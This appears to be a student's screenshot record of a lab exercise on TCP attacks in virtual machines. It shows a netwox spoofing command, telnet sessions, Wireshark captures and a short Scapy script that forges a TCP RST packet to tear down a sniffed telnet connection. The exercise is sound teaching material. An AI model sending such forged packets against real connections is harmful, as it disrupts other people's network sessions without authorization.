

Ubuntu Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
7:24 PM
/bin/bash 117x33
[03/15/21]seed@VM:~$ sudo netwox 40 -l 10.0.2.6 -m 10.0.2.7 -o 38200 -p 23 -B -q
3367295179
Option 'q' is not boolean (found in -q3367295179)
Error 10011 : tool argument not decoded
[03/15/21]seed@VM:~$ sudo netwox 40 -l 10.0.2.6 -m 10.0.2.7 -o 38200 -p 23 -B -q
3367295179
IP
version
ihl
tos
0x00=0
totlen
0x0028=40
id
0x3209=12809
r|D|M
0|0|0
offsetfrag
0x0000=0
ttl
0x00=0
protocol
0x06=6
checksum
0x70BB
source
10.0.2.6
destination
10.0.2.7
TCP
source port
0x9538=38200
destination port
0x0017=23
seqnum
0xC8B4D8CB=3367295179
acknum
0x00000000=0
doff
5
r|r|r|r|C|E|U|A|P|R|S|F
0|0|0|0|0|0|0|0|1|0|0
window
0x0000=0
checksum
0x6104=24836
urgptr
0x0000=0
[03/15/21]seed@VM:~$
Right Ctrl



Ubuntu Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
7:25 PM
/bin/bash
/bin/bash 80x24
[03/15/21]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seedServer
Password:
Login incorrect
VM login: seed
Password:
Last login: Mon Mar 15 19:02:32 EDT 2021 from 10.0.2.6 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
0 packages can be updated.
0 updates are security updates.
[03/15/21]seed@VM:~$ Connection closed by foreign host.
[03/15/21]seed@VM:~$
Right Ctrl


Ubuntu Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from enp0s3
7:39 PM
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
331 2021-03-15 19:38:26.4659884… 10.0.2.7 10.0.2.6 TELNET 72 [TCP ACKed unseen segment] Telnet Data ...
332 2021-03-15 19:38:26.4660846… 10.0.2.6 10.0.2.7 TCP 66 38202 → 23 [ACK] Seq=3082156708 Ack=173673633 …
333 2021-03-15 19:38:27.1932940… 10.0.2.6 10.0.2.7 TELNET 68 Telnet Data ...
334 2021-03-15 19:38:27.1960735… 10.0.2.7 10.0.2.6 TELNET 74 Telnet Data ...
335 2021-03-15 19:38:27.1961632… 10.0.2.6 10.0.2.7 TCP 66 38202 → 23 [ACK] Seq=3082156710 Ack=173673641 …
336 2021-03-15 19:38:27.1982264… 10.0.2.7 10.0.2.6 TELNET 87 Telnet Data ...
337 2021-03-15 19:38:27.1983292… 10.0.2.6 10.0.2.7 TCP 66 38202 → 23 [ACK] Seq=3082156710 Ack=173673662 …
338 2021-03-15 19:39:16.8769908… 10.0.2.6 10.0.2.7 TELNET 69 Telnet Data ...
339 2021-03-15 19:39:16.8771862… 10.0.2.7 10.0.2.6 TELNET 72 Telnet Data ...
340 2021-03-15 19:39:16.8773220… 10.0.2.6 10.0.2.7 TCP 66 38202 → 23 [ACK] Seq=3082156713 Ack=173673668 …
341 2021-03-15 19:39:17.3048967… 10.0.2.6 10.0.2.7 TELNET 68 Telnet Data ...
342 2021-03-15 19:39:17.3076654… 10.0.2.7 10.0.2.6 TELNET 74 Telnet Data ...
343 2021-03-15 19:39:17.3077973… 10.0.2.6 10.0.2.7 TCP 66 38202 → 23 [ACK] Seq=3082156715 Ack=173673676 …
344 2021-03-15 19:39:17.3100034… 10.0.2.7 10.0.2.6 TELNET 87 Telnet Data ...
345 2021-03-15 19:39:17.3101707… 10.0.2.6 10.0.2.7 TCP 66 38202 → 23 [ACK] Seq=3082156715 Ack=173673697 …
Frame 345: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: PcsCompu_69:6c:02 (08:00:27:69:6c:02), Dst: PcsCompu_b7:28:91 (08:00:27:b7:28:91)
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
Transmission Control Protocol, Src Port: 38202, Dst Port: 23, Seq: 3082156715, Ack: 173673697, Len: 0
Source Port: 38202
Destination Port: 23
[Stream index: 2]
[TCP Segment Len: 0]
Sequence number: 3082156715
Acknowledgment number: 173673697
Header Length: 32 bytes
Flags: 0x010 (ACK)
0000 08 00 27 b7 28 91 08 00 27 69 6c 02 08 00 45 10 ..'.(... 'il...E.
0010 00 34 1b 63 40 00 40 06 07 45 0a 00 02 06 0a 00 .4.c@.@. .E......
0020 02 07 95 3a 00 17 b7 b5 fa ab 0a 5a 0c e1 80 10 ...:.... ...Z....
0030 01 0e 02 b3 00 00 01 01 08 0a 00 21 4f 2c 00 05 ....!O,..
0040 ac af ..
enp0s3: <live capture in progress>
Packets: 345 · Displayed: 345 (100.0%)
Profile: Default
Right Ctrl



Reset.py (~/) - gedit
Open
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending RESET Packet.....")
IPLayer = IP(src="10.0.2.6", dst="10.0.2.7")
TCPLayer = TCP(sport=38202, dport=23, flags="R", seq=3082156761)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)



Ubuntu Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
7:51 PM
/bin/bash 117x33
File "/home/seed/.local/lib/python2.7/site-packages/scapy/fields.py", line 1246, in __init__
self.value = self._fixvalue(value)
File "/home/seed/.local/lib/python2.7/site-packages/scapy/fields.py", line 1240, in _fixvalue
y |= 1 << self.names.index(i)
ValueError: substring not found
[03/15/21]seed@VM:~$ gedit ./Reset.py
[03/15/21]seed@VM:~$ sudo ./Reset.py
Sending RESET Packet.....
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.0.2.6' (None)
dst : DestIPField = '10.0.2.7' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 38202 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 3082156761L (0)
ack : IntField = 0 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 4 (R)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] ([])
Right Ctrl



Ubuntu Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
7:52 PM
/bin/bash
/bin/bash 80x24
RX bytes:25472 (25.4 KB) TX bytes:25472 (25.4 KB)
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ a
a: command not found
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ Connection closed by foreign host.
[03/15/21]seed@VM:~$
Right Ctrl



Ubuntu Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*enp0s3
7:53 PM
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
515 2021-03-15 19:50:17.4407416... 10.0.2.6 10.0.2.7 TCP 66 38202 → 23 [ACK] Seq=3082156759 Ack=173673...
516 2021-03-15 19:50:17.7632798... 10.0.2.6 10.0.2.7 TELNET 68 Telnet Data ...
517 2021-03-15 19:50:17.7660690... 10.0.2.7 10.0.2.6 TELNET 74 Telnet Data ...
518 2021-03-15 19:50:17.7662127... 10.0.2.6 10.0.2.7 TCP 66 38202 → 23 [ACK] Seq=3082156761 Ack=173673...
519 2021-03-15 19:50:17.7685076... 10.0.2.7 10.0.2.6 TELNET 87 Telnet Data ...
520 2021-03-15 19:50:17.7686403... 10.0.2.6 10.0.2.7 TCP 66 38202 → 23 [ACK] Seq=3082156761 Ack=173673...
521 2021-03-15 19:50:50.2528648... PcsCompu_7b:f4:d1 Broadcast ARP 42 Who has 10.0.2.7? Tell 10.0.2.5
522 2021-03-15 19:50:50.2531484... PcsCompu_b7:28:91 PcsCompu_7b:f4:d1 ARP 60 10.0.2.7 is at 08:00:27:b7:28:91
523 2021-03-15 19:50:50.2545797... 10.0.2.6 10.0.2.7 TCP 54 38202 → 23 [RST] Seq=3082156761 Win=8192 L...
524 2021-03-15 19:51:02.0462629... 10.0.2.6 10.0.2.7 TELNET 69 Telnet Data ...
525 2021-03-15 19:51:02.0463837... 10.0.2.7 10.0.2.6 TCP 60 23 → 38202 [RST] Seq=173673963 Win=0 Len=0
526 2021-03-15 19:51:07.1656520... PcsCompu_b7:28:91 PcsCompu_69:6c:02 ARP 60 Who has 10.0.2.6? Tell 10.0.2.7
527 2021-03-15 19:51:07.1657449... PcsCompu_69:6c:02 PcsCompu_b7:28:91 ARP 60 10.0.2.6 is at 08:00:27:69:6c:02
528 2021-03-15 19:51:07.2773633... PcsCompu_69:6c:02 PcsCompu_b7:28:91 ARP 60 Who has 10.0.2.7? Tell 10.0.2.6
529 2021-03-15 19:51:07.2774584... PcsCompu_b7:28:91 PcsCompu_69:6c:02 ARP 60 10.0.2.7 is at 08:00:27:b7:28:91
Frame 523: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: PcsCompu_7b:f4:d1 (08:00:27:7b:f4:d1), Dst: PcsCompu_b7:28:91 (08:00:27:b7:28:91)
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
Transmission Control Protocol, Src Port: 38202, Dst Port: 23, Seq: 3082156761, Len: 0
Source Port: 38202
Destination Port: 23
[Stream index: 3]
[TCP Segment Len: 0]
Sequence number: 3082156761
Acknowledgment number: 0
Header Length: 20 bytes
Flags: 0x004 (RST)
0000 08 00 27 b7 28 91 08 00 27 7b f4 d1 08 00 45 00
0010 00 28 00 01 00 00 40 06 62 c3 0a 00 02 06 0a 00
0020 02 07 95 3a 00 17 b7 b5 fa d9 00 00 00 00 50 04
0030 20 00 2f f3 00 00
Frame (frame), 54 bytes
Packets: 529 · Displayed: 529 (100.0%)
Profile: Default
Right Ctrl

